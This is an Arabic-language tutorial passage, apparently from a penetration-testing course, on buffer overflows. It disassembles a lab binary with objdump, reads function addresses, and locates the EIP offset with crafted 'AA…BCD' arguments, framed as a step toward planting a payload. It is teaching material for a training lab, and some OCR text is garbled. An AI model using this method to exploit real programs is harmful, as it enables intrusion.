

فأحنا الخطوة الجايه عاوزين نعرف الـ **System** يعملنا **run** لـ **لـ**  
من اي مكان عادي ... فتعالى نأخذ المسار الموجود فيه  
البرنامج بتغنا ونروح لـ **System** نعرفه عليه .




نروح بعد كدا نفتح الـ **System environment** الخاصه بالـ **environment**  
عندنا عشان نعدل فيها الكام جز عيه اللي قولنا عليهم فوق .



envi






لو روحنا للمسار الموجود فيه الملف ال **exe** بتعنا عشان ننفذه بال **Windows** اللي ذكرناه فوق ... طبعاً من خلال **Command . power shell**

```
PS C:\Users\s\Desktop\eCPPT V2 FULL COURSE> cd \PLUS TOOLS OF COURSE\3_Buffer_Overflow> ls
Directory: C:\Users\s\Desktop\eCPPT V2 FULL COURSE\PLUS TOOLS OF COURSE\3_Buffer_Overflow


Mode                LastWriteTime       Length Name
----                -              ----- 
-a---       6/10/2016  5:37 AM           388 32BitFTP_Server.py
-a---       5/4/2016  10:40 AM          220 BOF.cpp
-a---       5/4/2016  11:15 AM          229 BOF2.cpp
-a---       2/7/2012   3:39 PM          334 cookie.c
-a---       2/7/2012   3:39 PM         15837 cookie.exe
-a---       6/10/2016  12:27 AM        2280 cookie_main_disassembled.txt
-a---       1/19/2012  6:17 AM        33055 findjmp2.zip
-a---       12/17/2024 9:33 PM          866 goodpwd.cpp
-a---       8/15/2021  2:24 AM        1924297 goodpwd.exe
-a---       8/15/2021  3:46 AM      16494768 goodpwd_disassembled.txt
-a---       7/13/2016  1:07 AM        1698 goodpwd_with_BOF.cpp
-a---       5/4/2016  6:31 PM          631 helper.cpp
-a---       8/15/2021  4:08 AM        1923874 helper.exe
-a---       7/6/2016   3:48 AM        1252 helper2.cpp
-a---       8/14/2021  9:52 AM        280 sample_code.txt

PS C:\Users\s\Desktop\eCPPT V2 FULL COURSE> cd \PLUS TOOLS OF COURSE\3_Buffer_Overflow> objdump -d -Mintel goodpwd.exe > goodpwd_disassembled.txt
```

- هتروج بعد كدا لنفس المسار هتلقي ظهر عندك ملف ال **txt** اللي بيحتوي على ال **Assemble code** ودا اللي عاوزينه من الأول.



## تعالى نفتح ملف ال Text نشوف محتواه ...



The screenshot shows a Notepad window with assembly code. The title bar says "goodpwd\_disassembled.txt - Notepad". The menu bar includes File, Edit, Format, View, and Help. The file format is listed as "file format pei-x86-64". The assembly code is from the section ".text" and includes comments like "# 48ccb0 <.refptr.mingw\_initltsdrot\_force>" and "# 4a7008 <managedapp>". The assembly instructions include various opcodes like c3, ret, mov, xor, and cmp.

لو تفتكر اللي قدامك دا كان نفس اللي طلعلنا فال immunity اللي كنا ثبتناه فالشرح الخاص بال Assembler أرجعه لو مش متذكر ... كنا قسمناه لأعمده واللي منها العمود الأول وهو الخاص بال Address location والعمود الثاني الخاص بال machine code والعمود الثالث الخاص بال Assembly language والعمود الرابع الخاص بال TXT ... هتلاقى محتويات ملف ال Debugger comments قدامك نفس القصه أكنا عملنا exe لملف ال Debugging طريق ال immunity debugger ولكن أحنا عملنا له بطريقه تانيه اللي ذكرناها فالشرح ... ملف ال TXT دا فيه ال Address Source موجوده فملف ال exe ال كنا شفنا ال Function بقى بتابعه فال Visual studio code هقولك .

-انا ك penetration tester أو Attacker أو عشان ازرع على شكل exe file Payload مثلاًحتاج أكون عارف أنا واقف عند انهو memory Address وايه هو ال Address اللي عاوز فالخطوه الجايه أعمل Jump ليه فتعالي نفصص الجملتين دول سوا .

لو بصينا هنا فملف ال **TXT** هنلاقي كل **Function** موجوده عندنا فالكود زي ال **bf\_overflow** موجوده بعنوانها البداييه والنهائيه فالدا يمكننا اننا نعرف كل **Function** بتبتدئي وتنتهي فين ودا هسيمحنا اننا نزرع ال **Payload** بتعدنا فالمكان اللي انت هترجته ويكون مناسب ونخللي ال **EIP** يشاور عليه عشان ينفذه ... بس عشان ال **EIP** تكون لازم يكون عارف ال **EIP** فين عشان دا اللي بينفذ السطر اللي عليه الدور فلو عرفت هو فين هعرف أزرع ال **Payload** بتاعي فالسطر اللي عليه الدور فالتنفيذ وبكدا ينفذ ال **EIP** بتاعي وسط الاكواد اللي هتنفذ فال **Location** **Payload** وكمان اني اعرف فين مكان ال **EIP** برضه يهمني ... تمام كدا .


- طب احنا هنعرف مكان ال **EIP** ازاي او هو واقف فين !!؟؟ عن طريق انا هنفتح ملف ال **exe** بتعدنا وهنعمل نفس القصه انا نضيف له **Argument** عشان يطلعنا **error** ولكن ال **EIP** المره دي هنضيفه بشكل مختلف هو انا هنضيف حروف ال **AAA** ولكن هتغير فأخر تلت قيم لحروف **BCD** ودا عشان نعرف نميز ال **Error** اللي هيطبع ونعرف نطلع ال **EIP** واقف فين بالضبط لأن كل حرف أو قيمه من دول ليه ال **Hexadecimal** الخاصه بيه ول يكن ال **A** دا ترجمته **41** فأحنا عاوزين غير القيم بحيث بس نحط علامه مميزة للمكان وقوف ال **EIP** لما نضيف **Argument** ونعمل **Crash** للبرنامنج بتعدنا عن طريق انا مكتشفين فالاول ان عنده ثغره ال **Buffer overflow** .

goodpwd.exe AABCD


```
C:\Users\els\Documents>goodpwd.exe AABCD
You are in sample1.exe now
Invalid Password!!!
Quitting sample1.exe
```

-يبيقا زي مقولنا هنفضل نزود قيم ال A والتلت قيم الموجودين فالنهائيه هبيقوا ثابتين BCD تمام ... لحد طبعا ميحصل ال Crash عندنا .

